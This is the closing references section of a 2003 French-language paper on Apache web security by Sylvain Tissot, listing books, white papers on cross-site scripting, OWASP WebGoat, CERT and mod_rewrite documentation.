7. Références

- *Professional Apache Security*, Wrox Press 2003, ISBN 1-861007-76-0
- *The Evolution of Cross-Site Scripting Attacks*, iAlert White Paper
<http://www.idefense.com>
- *Anatomy of a Web Application*, Sanctum Inc. White Paper
<http://www.sanctuminc.com>
- WebGoat, Open Web Application Security Project
<http://www.owasp.org/webgoat>
- WhiteHat Web Application Security
<http://www.whitehatsec.com>
- CERT Coordination Center
<http://www.cert.org>
- Documentation Apache mod_rewrite
http://httpd.apache.org/docs/mod/mod_rewrite.html
- *Apache URL Rewriting Guide*, Ralf S. Engelschall
<http://www.engelschall.com/pw/apache/rewriteguide/>

Yverdon, le 27 juillet 2003

Sylvain Tissot